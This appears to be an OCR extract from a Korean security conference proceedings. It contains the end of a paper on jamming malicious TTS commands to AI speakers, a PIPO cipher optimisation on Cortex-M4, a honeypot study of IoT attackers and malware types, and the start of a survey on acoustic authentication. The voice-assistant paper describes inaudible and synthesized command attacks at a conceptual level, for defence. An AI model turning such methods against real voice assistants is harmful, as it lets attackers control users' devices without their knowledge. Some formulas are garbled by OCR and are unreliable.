이전 연구에서 사람의 음성이 가지는 기저대역을 고주파로 Analogue Modulation(AM 변조)을 한 음성파일을 스피커에서 재생할 경우 사람의 귀에는 안 들리지만, 인공지능 스피커에는 정상적으로 인식되어 명령이 처리되는 연구를 진행하였다[4]. 이전 연구에서 제안한 방법론을 적용하여 고주파로 AM 변조한 랜덤한 음성을 TTS의 음성과 같이 전송할 경우, 인공지능 스피커의 MEMS Mic와 Amplifier의 Non-Linearity에 의해 TTS음성 이외에 추가적인 음성이 인식되므로 본 논문에서 제시한 방법론 보다 효율적인 Defense가 될 것으로 예상한다.

VI.결론

본 논문에서는 자연어 기반의 TTS가 만드는 자연스러운 음성을 악용하여 발생하는 공격 위협점을 초고주파 대역의 방해 신호를 사용하여 사람의 귀에는 원본 음성과 동일하게 들리지만, 인공지능 스피커에는 인식되지 않도록 하는 방어하는 방법론을 제시하였다. 본 논문에서 제시하는 방법론을 사용하여 악의적인 TTS 음성이 재생되더라도 인공지능 스피커가 명령어를 인식하지 못하게 할 수 있다.

VII.Acknowledge

본 논문은 전봉수 (bongsu.jeon@samsung.com), 정홍집 (hongjip.jung@samsung.com)의 도움을 받아 작성되었습니다

[참고문헌]

[1] Nasirian, Farzaneh, Mohsen Ahmadian, and One-Ki Daniel Lee. "AI-based voice assistant systems: Evaluating from the interaction and trust perspectives." (2017).

[2] P. R. Scheeper et al., "A new measurement microphone based on MEMS technology," in Journal of Microelectromechanical Systems, vol. 12, no. 6, pp. 880-891, Dec. 2003, doi: 10.1109/JMEMS.2003.820260.

[3] Yagi, Reiko, et al. "Modulatory effect of inaudible high-frequency sounds on human acoustic perception." Neuroscience letters 351.3 (2003): 191-195.

[4] Roy, N., Shen, S., Hassanieh, H., & Choudhury, R. R. (2018). Inaudible voice commands: The long-range attack and defense. In 15th {USENIX} Symposium on Networked Systems Design and Implementation ({NSDI} 18) (pp. 547-560).

32-bit 프로세서 ARM Cortex-M4에서의 PIPO 최적화 구현*

곽유진, 서석충*

*국민대학교 정보보안암암호수학과

Optimized Implementation of PIPO on 32-bit processor ARM Cortex-M4

YuJin Kwak, Seog Chung Seo*

*Department of Information Security, Cryptology and Mathematics, Kookmin University

요 약

5G 산업이 발달함에 따라 IoT 기기들의 사용과 그 중요성이 점차 증가하고 있다. IoT 기기의 코어로 주로 사용되는 저전력 마이크로 컨트롤러는 제공되는 자원이 제한적이다. 32-bit 프로세서인 Cortex-M4에서는 다양한 블록 암호의 최적화된 구현이 존재하지만 최근 공개된 국산 블록 암호인 PIPO 알고리즘의 Cortex-M4에서의 최적화된 구현은 아직 존재하지 않는다. 따라서, 본 논문에서는 Cortex-M4에서 국산 블록암호 PIPO의 최적화 구현에 대해 논의하며 최적화된 성능을 제시한다. 본 논문에서 제안된 PIPO 최적화 구현은 기존 레퍼런스 코드보다 44.87%의 성능향상을 보인다.

I. 서론

5G 산업이 발전함에 따라 IoT 기기의 사용은 점차 증대되고 있다. 5G 환경에서는 전송되는 데이터의 기밀성과 무결성을 보장하는 것이 중요하다. 하지만, 이러한 IoT 기기에서 사용되는 ARM Cortex-M4, RISC-V, MIPS, AVR 같은 저전력 프로세서들은 연산능력과 메모리가 제약적이기 때문에 기밀성과 무결성을 보장하기 위한 암호 알고리즘의 구현 및 적용은 도전적이다. 이에 따라, 최근까지, 다양한 IoT 장치에서 암호알고리즘을 최적화하는 연구가 활발하게 연구되고 있다 [1][2][3].

* 이 논문은 2021년도 과학기술정보통신부의 재원으로 정보통신기획평가원의 지원(No.2021-0-00540,GPU/ASIC 기반 암호알고리즘 고속화 설계 및 구현 기술개발, 50%)과 2021년도 정부의 재원으로 한국연구재단의 지원(No.2019R1F1A1058494, 50%)을 받아 수행된 연구임

ARM Cortex-M4는 ARM사에서 개발하여 2010년에 공개된 RISC 기반의 축소 명령어 세트 아키텍처이다 [4]. ARM 프로세서의 코어에는 ARM Cortex-M, Cortex-R, Cortex-A의 3가지 시리즈의 버전이 제공된다. 그중 ARM Cortex-M 시리즈는 저전력 프로세스로 IoT, 산업용 기기나 다양한 응용프로그램에서 사용되고 있다. 그 중 ARMv7 아키텍처의 Cortex-M4는 32-bit 레지스터를 제공한다.

PIPO는 2020년에 ICISC에서 발표된 국산 블록 암호알고리즘이다 [6]. PIPO는 성능의 오버헤드를 줄이기 위해 비선형과정에서 연산 수를 줄이는 데에 중점을 두고 설계되었으며 이러한 PIPO는 8-bit AVR과 같은 제한된 IoT 환경에서 구현되기 적합하게 설계되었다.

본 논문에서는 최근에 개발된 국산 블록 암호인 PIPO를 Cortex-M4 환경에서의 최적화 구현 방법을 제시한다. Cortex-M4 환경에 적합하게 PIPO를 설계하였으며 그 설계 방법에 대해

논의한다.

본 논문은 2장에서는 Cortex-M4의 특징에 대하여 설명하고, 3장에서는 PIPO 알고리즘의 구조와 특징에 대하여 설명하며, 4장에서는 Cortex-M4 상에서의 PIPO 알고리즘의 최적화 설계 방안을 제시한다. 그리고 5장에서는 그 성능에 대해 측정한 결과를 제시하고 마지막 6장에서는 논문을 끝맺음하는 것으로 구성된다.

II. ARM Cortex-M4 구조

Cortex-M4는 32-bit 레지스터를 제공한다. [표 1]에는 Cortex-M4에서의 레지스터 용도에 대해 명시하고 있다 [5]. Cortex-M4는 13개의 일반 목적 레지스터와(GP), 스택 포인터 레지스터(SP), 링크 레지스터(LR), 프로그램 카운터 레지스터(PC)를 제공한다.

Register name	Register use
R0	General Purpose register (GP)
R1	
R2	
R3	
R4	
R5	
R6	
R7	
R8	
R9	
R10	
R11	
R12	
R13	Stack Pointer register (SP)
R14	Link register (LR)
R15	Program Counter (PC)

[표 1] ARM Cortex-M4의 레지스터 용도

Cortex-M4의 특징 중 하나는 Barrel Shifter를 지원한다는 것이다. Barrel Shifter는 Shift 연산에 대한 추가적인 사이클을 소모하지 않고 연산을 진행 시킨다는 강점이 있다. 따라서 본 논문에서는 이러한 Barrel Shifter 연산과 레지스터 보다 효율적인 레지스터 스케줄링으로 PIPO 알고리즘을 Cortex-M4 환경에서 최적화하여 구현하였다.

III. PIPO 블록암호

3.1 PIPO Encryption Algorithm


PIPO는 8-bit AVR 소프트웨어에서 구현하기 적합하게 설계된 블록 암호 알고리즘이다. 64-bit 블록 단위로 암호화와 복호화가 이루어지며 key 크기에 따라 라운드 수가 달라진다. PIPO의 규격은 [표 2]와 같다 [6].

	blck size	key size	round
PIPO-64/128	64-bit	128-bit	13
PIPO-64/256		256-bit	15


[표 2] PIPO 규격

PIPO의 암호화 한 라운드는 S-Layer, R-Layer, AddRoundKey의 과정으로 이루어져 있으며 암호화 과정은 [그림 1]과 같다.


S-Layer 계층은 8-bit의 Sbox를 사용하여 치환하는 비선형 계층이다. 8-bit의 Sbox는 Unbalanced bridge구조를 사용하여 설계되었다. 이는 8-bit Sbox에서의 효율적인 Bit-slicing 구현 방법을 제공한다. R-Layer 계층은 선형계층 과정으로 최상위 바이트부터 차례로 각각의 bit를



[그림 1] PIPO 암호화 과정



[그림 2] PIPO의 R-Layer과정



[그림 3] Cortex-M4 환경에서 PIPO의 P-Layer 최적화 구현에 사용한 Bit-masking

왼쪽으로 Rotation시켜주는 과정이다. [그림 2]는 PIPO의 R-Layer과정을 도식화하여 나타낸 것이다. 최상위 바이트부터 차례로 0, 7, 4, 3, 6, 5, 1, 2 bit씩 왼쪽으로 Rotation하여 구현한다. AddRoundKey 과정은 미리 계산된 RoundKey를 사용하여 각각의 바이트와 라운드키를 xor(eXclusive OR) 해주는 과정으로 암호화 과정이 설계된다.

IV. 제안하는 최적화 방안

4.1 레지스터 스케줄링

Cortex-M4 환경에서 PIPO를 최적화하여 구현하기 위해 [표 3]과 같이 레지스터를 스케줄링하였다. R0와 R1에는 함수 인자로 들어오는 평문과 라운드 키를 주소로 받아서 들어오게 된다. 이렇게 받아온 평문의 주소가 들어간 R0 레지스터를 사용하여 R2-R9에 평문을 한 바이트씩 차례로 스케줄링하여 암호화 과정을 진행한다. 제한적인 환경인 만큼 평문을 스케줄링한 후 레지스터를 모두 Push/Pop하여 사용하였다.

Register name	Usage in our implementation
R0	Function arguments(PT)
R1	Function arguments(RK)
R2	P[0]
R3	P[1]
R4	P[2]
R5	P[3]
R6	P[4]
R7	P[5]
R8	P[6]
R9	P[7]
R10	Temp1
R11	Temp2
R12	Temp3
R13	Stack Pointer register (SP)
R14	Link register (LR)
R15	Program Counter (PC)

[표 3] PIPO 최적화 구현에서의 레지스터 스케줄링

4.2 Bit-masking을 사용한 R-Layer

제한적인 레지스터를 가지는 Cortex-M4 환경에서 R-Layer 계층을 구현하기 위해 Bit-masking기법을 사용하여 구현하였다. [그림 3]은 R-Layer계층에서 사용한 Bit-masking 구현 기법에 대해 도식화한 그림이며 $(10011011)_2$의 한 바이트를 $ROTR_3$하는 과정을 보여준다. 먼저 $(10011011)_2$을 0xE0, 0x1F와 각각 xor한 뒤 0xE0하여 오른쪽 3-bit만 살아남은 바이트를 오른쪽으로 3-bit만큼 Shift하고 0x1F와 xor하여 왼쪽 5-bit만 살아남은 바이트를 왼쪽으로 5-bit만큼 shift하여 두 결과를 or하면 $(11011100)_2$이 되어 Bit-masking을 사용한 $(10011011)_2$의 한 바이트를 $ROTR_3$한 결과가 나오게 된다. 다음과 같은 방법으로 8개의 레지스터에 대해서 각 bit를 Rotation 해주는 연산을 설계하였다.

4.3 Barrel Shifter의 사용

Barrel Shifter는 ARM 아키텍처에서 사용 가능한 비트 연산을 수행하기 전 Shift 연산을 사전 수행하여 클럭사이클의 소모를 줄여 Shift 연산과 비트 연산의 수행을 도와주는 명령어이다. [그림 4]는 실제 PIPO 의 최적화 구현에서

```
ORR r8, r8, r11, LSL #7
```

[그림 4] Barrel Shifter의 사용

사용된 Barrel Shifter 연산을 나타낸 그림이다. 연산은 r11 레지스터의 값을 먼저 왼쪽으로 7-bit만큼 Shift 연산을 진행한 뒤 r8 레지스터와 or 연산을 진행하여 다시 r8 레지스터에 저장하는 과정으로 진행된다.

V.성능측정 결과

본 논문에서 제안하는 PIPO 최적화 구현은 타겟 보드로 ARMv7 구조의 Cortex-M4가 탑재된 STM32F407G 보드를 사용하였다. 컴파일러는 ARM사에서 제공하는 Keil uVision5를 컴파일러로 사용하여 성능을 측정하였다.

	Reference (C) [6]	Our Work (Asm)
clock cycles	2,478(-)	1,366(44.87%)
CPB	309.75	170.75

[표 4] Cortex-M4환경에서 PIPO 성능 측정결과

[표 4]는 성능측정 결과에 대해 나타낸 표이다. Reference 코드는 [6]에 명시된 Github에서 제공하는 코드를 사용하여 Cortex-M4 환경에서 포팅하고 -O3옵션으로 빌드하여 성능을 측정하였다. 그 결과 Reference 코드는 2478 clock cycles의 성능이 측정되었고, 본 논문에서 제시하는 최적화 코드는 1366 clock cycles의 성능을 달성하였다. 기존 Reference 코드대비 44.87%의 성능향상을 달성하였다.

VI. 결론

본 논문에서는 저전력 프로세서인 Cortex-M4 환경에서 효율적인 레지스터 스케줄링, Bit-masking을 사용한 R-Layer의 설계, Barrel Shifter의 사용으로 PIPO를 최적화하여 그 성능을 제시하며 44.87%의 성능향상을 증명하였다. 또한, 제안된 최적화 방법들은 8-bit 환경과 16-bit 환경에서도 확장시켜 적용이 가능하다는 장점이 있다.

본 논문에서는 PIPO 알고리즘을 Cortex-M4 환경에서 다양한 방법을 사용하여 최적화하여 그 성능을 제시하였다. 향후에는 전력분석과 오류주입에 대한 대응 방법을 탑재한 PIPO 최적화 구현을 연구할 계획이다.

[참고문헌]

[1] Adomnicai, Alexandre, and Thomas Peyrin. "Fixslicing AES-like Ciphers." IACR Transactions on Cryptographic Hardware and Embedded Systems (2021): 402-425.

[2] Seo, Hwajeong, and Zhe Liu. "All the HIGHT You Need on Cortex - M4." International Conference on Information Security and Cryptology. Springer, Cham, 2019.

[3] Botros, Leon, Matthias J. Kannwischer, and Peter Schwabe. "Memory-efficient high-speed implementation of Kyber on Cortex-M4." International Conference on Cryptology in Africa. Springer, Cham, 2019.

[4] 김동기, 이승용, and 윤덕용. "ARM Cortex-M4 를 이용한 저가형 유도전동기 벡터 제어 시스템." 전력전자학회 학술대회 논문집 (2012): 584-585.

[5] ARM, “Cortex-M4 Technical Reference Manual, Revision, r0p1”, 2010

[6] Kim, Hangi, et al. "A New Method for Designing Lightweight S-Boxes with High Differential and Linear Branch Numbers, and Its Application*." Proceedings of the 23rd Annual International Conference on Information Security and Cryptology (ICISC 2020), Seoul, Korea. 2020.

Cowrie 허니팟을 이용한 IoT 시스템 공격자 식별 및 분석 시스템 구현

차현석, 김동현, 염흥열*

*순천향대학교 정보보호학과(학부생)

**순천향대학교 정보보호학과(교수)

Identify and track IoT system attackers using Cowrie honeypot

Hyeon-Seok Cha, Dong-Hyun Kim, Heong-Yeol Youm*

*Soonchunhyang University

*Department of Information Security Engineering, Soonchunhyang University(Undergraduate student)

**Department of Information Security Engineering, Soonchunhyang University(Professor)

요 약

최근 IoT기기들의 수요가 급증하고 있다. 본 논문에서는 IoT시스템을 타겟으로 하는 공격에 대한 데이터를 수집 하고, 수집한 데이터를 기반으로 공격자의 IP, 국가, 사용한 명령어, Download 파일과 같은, 공격자가 시스템에 침입했을 때 기록되는 데이터들을 수집, 식별, 분석하고 분석 결과를 시각화하여 나타내는 시스템을 구현하였다.

I. 서론

1.1 배경 및 목적

IoT(Internet of things)는 각종 사물에 통신과 센서기능을 내장하여, 인터넷에 연결하는 기술이다. 최근 몇 년간 IoT 산업이 급속도로 발전하고, COVID-19 팬데믹으로 인한 원격근무가 증가하면서 IoT 기기들의 사용률이 급증하고 있다. International Data Corporation Korea (이하 한국 IDC)의‘ 국내 IoT 플랫폼 시장 전망 보고서’에 따르면 국내 IoT 플랫폼 시장은 2023년까지 약 16.1%의 연평균 성장률을 보이며 1조 3,308억원에 이를 것으로 내다봤다. [그림 1]은 국내 IoT 플랫폼 시장 전망을 나타낸 그래프이다.[1]



[그림 1] 국내 IoT 플랫폼 시장 전망

1.2 IoT 디바이스 공격 사례

IoT 수요의 증가에 따라서 네트워크의 경계가 점차 넓어지면서 IoT를 공격대상으로 하는 해커들의 공격도 점점 다양해지고, 증가하고 있다. IoT 기기를 공격대상으로 하는 악성코드에는 대표적으로 2016년 말. Mirai 봇넷이 있다. Mirai 봇넷은 리눅스 운영체제를 기반으로 하는 공유기, IP카메라, 라우터 및 기타 약 150,000개

의 보안이 취약한 IoT 기기들을 감염시켜 봇넷을 구축한 후, 대규모 DDoS 공격을 진행하였다.[2] 현재까지 Mirai를 기반으로 하는 수많은 변종이 나와 있고, Mirai를 기반으로 한 악성코드의 개발은 현재 진행형이다.

이러한 IoT 시스템을 대상으로 하는 공격과 악성코드에 대한 대응의 필요성을 크게 느낌으로서, 본 논문에서는 IoT 시스템을 공격대상으로 하는 공격자의 데이터를 수집하여 자동으로 분류, 분석하고 시각화하는 시스템을 구현하여 IoT를 대상으로 하는 공격 및 악성코드에 대한 대응방안 및 해결방안에 기여 하고자 한다.

II. 본론

본 연구를 진행하기 위해 구축한 시스템 환경은 다음 [표1]과 같다.

[표 1] 시스템 환경

System	환경
Hardware	Raspberry Pi Model B
OS	Raspbian
Honeypot	Cowrie
Visualization	ElasticSearch Kibana

2.1 데이터 수집

데이터 수집은 Cowrie 허니팟을 구축하여 약 세 달간 진행되었다. Cowrie 허니팟은 공격자가 SSH 및 Telnet과 같은 원격 접속 프로토콜을 사용해 허니팟 시스템에 접근했을 때, 공격자의 모든 행위를 json 포맷으로 기록한다. 본 시스템에서는 공격을 받기 위해서 22(SSH)번, 23(Telnet)번 포트를 개방하여 공격을 유도함으로써 데이터 수집을 진행하였다.[4] 수집된 데이터는 악성코드를 포함하여 약 20GB의 로그 및 파일을 수집하였다. 본 연구를 진행하기 위하여 선정한 로그 이벤트 ID는 다음 [표 2]와 같다.

[표 2] Cowire 로그 이벤트

이벤트	의미
cowrie.session.connect	세션 연결
cowrie.session. file_download	파일 설치
cowrie.command.input	명령어 입력

2.2 데이터 분류 및 분석

본 절에서는 수집한 로그를 분류 및 분석을 진행한다. 데이터 분류는 선정한 이벤트 로그에서 추출한 데이터를 활용하였다. 추출한 데이터들은 다음과 같다. 첫 번째로 공격자의 위치 및 국가를 특정하기 위해 cowrie.session.connect 이벤트의 Source IP를 활용하였다. Source IP는 오픈소스인 Geoip를 사용하여 Country Code로 변환하는 과정을 거쳤다. 두 번째로 공격자가 시스템에 접근했을 때, 어떤 명령어를 사용하고, 어떤 행위를 하는지 식별하기 위하여 cowrie.command.input 이벤트를 활용하였다. 세 번째는 공격자가 시스템에 접근하여 Download한 파일을 식별하기 위하여 cowrie.session.file_download 이벤트를 활용하였다. 최종적으로 공격자를 식별하고 공격을 분석하기 위하여 분류해낸 데이터는 [표]3과 같다.

[표 3] 공격자 식별 정보

분류 정보
Source IP
Country Code
Command
Download


2.3 분석 결과

본 절에서는 수집한 로그를 분류해낸 데이터를 ElasticSearch와 Kibana를 통해 분석 및 시각화를 진행하여 공격결과를 도출해내었다. 본 연구에서는 허니팟 시스템에 연속적으로 접속을 시도하는 행위를 공격으로 간주하여 분석을 진행하였다.

2.3.1 주차 별 공격 빈도수

분류해낸 데이터를 통해 공격에 대한 주차별 공격 빈도수를 분석하여 통계로 나타내었다. 통계적으로 2021년 달의 첫 주차에는 적은 공격량을 보이나, 마지막 주차로 갈수록 공격 시


도가 점차 증가하는 것을 확인하였다. [그림2]는 주차 별 공격 빈도수를 나타낸 그래프이다.



[그림 2] 주차 별 시도된 공격 횟수(월/주)

2.3.2 공격 시도 국가 통계

공격으로 간주하는 접속에 대해서 분석을 진행한 결과, 허니팟 시스템에 대해 공격 시도 횟수가 많은 상위 10개 국가를 식별하고 이에 대한 통계를 집계하였다. [그림 3]은 공격 시도 국가 통계를 나타낸 그래프이다.




[그림 3] 공격 시도 횟수 상위 10개 국가

통계적으로 중국의 공격 시도가 압도적으로 많았으며, 미국, 영국, 러시아가 중국의 뒤를 이었다. 이와 같이 중국, 미국, 영국, 러시아와 같은 선진국에서의 공격이 가장 많은 것으로 확인되었으며 한국도 2.99%의 공격량으로 상위 10개국에 포함될 정도로, 적지 않은 양의 공격을 시도한 것이 확인됐다.

2.3.3 명령어 통계

공격자가 입력한 명령어들을 수집하여, 공격자들이 허니팟 시스템에 접근하여 가장 많이 사용한 명령어들을 분석하였다. [그림 4]는 공격자들이 시스템에 접근해서 사용한 명령어들을 통계로 나타낸 그래프이다.




[그림 4] 사용한 명령어

상위 4개의 명령어는 모두 특정 정보를 출력하는 명령어들로 확인되었다. 특정 공격자들은 grep, cat, echo 명령어로 시스템의 하드웨어 및 운영체제 정보를 출력하는 것을 확인하였으며, uname 명령어는 현재 작동 중인 시스템의 하드웨어, 운영체제 등의 시스템 관련 정보를 출력하는 명령어이다.[2] 이 결과를 통해서 상위 4개의 명령어는 모두 시스템의 운영체제, 하드웨어 정보를 확인하는데 사용하는 것을 알 수 있다. 결과적으로 공격자들이 특정 시스템에 공격을 진행할 때, 가장 먼저 시스템에 대한 정보를 확인하는 작업을 진행한다는 것을 확인하였다.

2.3.3 수집된 악성코드 유형

허니팟에서 수집한 파일들을 대상으로 분류 및 분석을 진행하였다. 분석에 사용된 악성코드 샘플은 약 1000개이다. 수집된 상위 3개의 악성 파일 유형으로는 Bot, CoinMiner, Backdoor 순으로 많았다. 가장 많이 설치된 악성코드 유형은 첫 번째로 Bot이다. Bot으로 분류된 악성코드는 네트워크 정보(IP, TCP 포트범위)를 확인하고, 같은 네트워크 대역 시스템에 무차별 대입 공격(Brute Force)을 진행하여 관리자 권한을 획득하여 봇넷을 구축하는 등의 기능을 수

행한다. 두 번째 유형으로 CoinMiner가 확인되었다. CoinMiner는 설치된 시스템의 CPU, GPU와 같은 자원을 이용하여 가상화폐를 채굴하는 악성코드이다. 최근 가상화폐의 가치가 급부상한 것과 관련이 있을 것으로 추정된다. 세 번째 유형으로 Backdoor가 확인되었다. Backdoor는 일반적으로 공격자에게 추가적인 공격 루트를 제공하거나, 지정된 명령을 수행하는 등의 행위로 동작하는 악성코드이다. [그림 5]는 수집된 악성코드 유형을 비율로 나타낸 그래프이다.



[그림 5] 수집된 악성코드 유형 비율

III. 결론

현대사회에서 미래사회로 나아갈수록 스마트시티, 스마트팜 등과 같이 IoT 시스템을 적용하는 사례가 늘어감에 따라 IoT 시스템에 대한 효용성 및 범용성은 높아져 가고 있다. 해당 상황에 발맞춰 공격자들도 IoT 시스템에 대한 공격도 증가하고, 다양해지고 있는 것을 본 연구에서 수집된 데이터를 통해 확인하였다.

본 연구에서는 IoT 시스템을 대상으로 하는 공격 데이터를 2021년 3월부터 5월까지 약 3달간 수집하고 분석, 분류하여 공격을 탐지하고 공격에 대한 분석을 진행하였다. 본 연구는 표본의 수가 많지 않아, 분석 결과를 일반화하기 힘들다는 한계점이 존재한다.

분석 결과, 상대적으로 보안이 취약한 개발도상국에 비해 GCI(Global Cybersecurity Index)에서 1, 2위를 차지한 영국, 미국에서의 공격 시도가 많은 것을 확인할 수 있었으며, 달마다 마지막 주차에 공격이 급증하는 것을 확인할 수 있다.[3] 또 시스템의 정보를 확인하는 명령어도 가장 많이 집계되었다. 설치되는 악성코드의 경우, Bot, CoinMiner, Backdoor가 있었다.

본 연구를 통해 IoT를 대상으로 하는 공격 및 악성코드에 대해 최신 데이터를 제공하여, 대응방안 및 해결방안에 기여 하고자 하였다. 추후 본 연구에서 분석 및 도출한 결과를 활용하여 IoT 기기를 공격대상으로 하는 공격자 데이터에 대한 유사도를 분석하여 공격자를 추적하거나, IoT 악성코드 자동 분석 도구를 개발하여 IoT 보안 시장에 기여하고자 한다.

[참고문헌]

[1]IDC, 2020 “한국IDC, 국내 IoT플랫폼 시장, 2023년까지 연평균 16.1% 성장 전망.”, 2020년 3월 31일 수정, 2021년 5월 13일 접속 https://www.idc.com/getdoc.jsp?containerId=prAP46180120,

[2]KISA, 2018, “임베디드 리눅스 기반 IoT 기기 악성 코드 분석 기술 연구 최종보고서”

[3]ITU-D, 2018 Global Cybersecurity Index (v3),https://www.itu.int/dms_pub/itu-d/opb/str/D-STR-GCI.01-2018-PDF-E.pdf

[4]문병우, 2018, "IoT HoneyPot을 이용한 IoT 악성코드 수집 및 분석."

IoT 장치의 음향 센서를 활용한 사용자 장치 인증 기술 동향 분석

김가겸†, 박성빈, 이연준‡

한양대학교 컴퓨터공학과 바이오인공지능융합전공†,

한양대학교 소프트웨어학부, *한양대학교 컴퓨터공학과‡

A Survey On user device authentication technology trend using voice sensor of IoT device

Ga-Gyeom Kim†, Sung-Bin Park, Yeonjoon Lee‡

*Major in Bio Artificial Intelligence, Department of Computer Science and Engineering, Hanyang University†‡,

Division of Computer Science, Hanyang University

요 약

스마트폰 및 IoT 장치의 사용자 인증 문제는 매우 중요하다. 사용자 인증의 핵심은 보안과 편리함의 균형을 맞춰야한다. 가장 기본적인 인증방식인 패스워드 입력 방식의 경우 사용성 및 보안성에 문제가 있다. 이러한 문제를 해결하기 위해 지문인증 및 Face ID 등 다양한 인증방식이 존재하는 이는 추가적인 특수한 센서가 필요하다. 본 논문에서는 추가적인 특수한 센서 없이 IoT장치에서 사용되고 있는 음향 센서를 기반으로 장치 또는 사람이 가지는 고유한 특징을 추출하여 인증하는 기술들에 대한 분석을 진행한다.

I. 서론

스마트폰 및 IoT 장치에 대한 사용자 인증은 중요한 문제이며 많은 연구가 수행되어왔다. 사용자 인증은 다양한 서비스를 사용하기 위한 핵심 기술이며, 인증의 핵심은 보안과 편리함의 균형을 맞춰야 한다.

기존에 사용되고 있는 가장 기본적인 인증방식은 패스워드 입력이다. 그러나 이 방식은 사용성(사용자의 패스워드 분실) 및 보안성(shoulder-surfing[2] 공격)에 문제가 있다. 이러한 문제를 해결하기 위해 지문인증 및 Face ID 등 다양한 인증방식이 존재하나 이는 추가적인 특수한 센서가 필요하다.

본 논문에서는 추가적인 특수한 센서 없이 많은 수 의 IoT 장치(스마트폰, 스마트 워치, 스마트 스피커 등)에서 사용되고 있는 음향 센서를 사용하여 IoT 장치 및 사용자를 인식 하는 다양한 기법들과 관련된 연구들에 대한 분석을 진행하고자 한다.

이후 논문의 구성은 다음과 같다. 2장에서는 스피커가 가지는 특성에 대한 배경지식을 소개한다. 3장에서는 음향 센서를 사용하여 기기 자체의 특성을 인식하는 방법과 사용자의 신체적인 특성을 인식하는 기법들과 관련된 연구들을 소개한다. 4장에서는 결론을 맺으며 이 논문을 마무리한다.

II. 배경지식

음향 센서 기반 인증에는 스피커와 마이크가 사용된다. 이상적인 스피커-마이크 시스템은 스피커 모듈에서 출력되는 신호를 $_n$, 마이크에 입력되는 신호를 S_{out}이라 가정할 때 공식 (1)과 같은 선형적인 특성을 가진다.

* “이 논문은 2020년도 정부(과학기술정보통신부의 재원으로 한국연구재단의 지원을 받아 수행된 연구임 (NRF-2020R1G1A1102722)”

† 주 저자 : rkrua5283@gmail.com

‡ 교신저자 : yeonjoonlee@hanyang.ac.kr

1) $_{ut} = A \times S_{in}$

그러나 현실에선 신호를 처리하는 회로에 비선형적인 특성을 가지는 전자 부품의 사용, 제조 과정의 불완전성 때문에 주파수 대역마다 A의 값이 다르다.

더불어 IoT 기기에 흔히 쓰이는 스피커, 마이크는 제조비용의 문제로 가청 주파수 대역에선 선형적인 특성에 근사하지만, 비가청 주파수 대역에선 공식 (2)와 같이 비선형적인 특성이 도드라진다.

$$(2)\ S_{out} = a_0 + a_1 S_{in} + a_2 S_{in}^2 + a_3 S_{in}^3 + \quad = \sum_{i=0} a_i S_{in}^i$$

III. 음향 센서 활용 인증 방법

3.1 장치 인증 방법

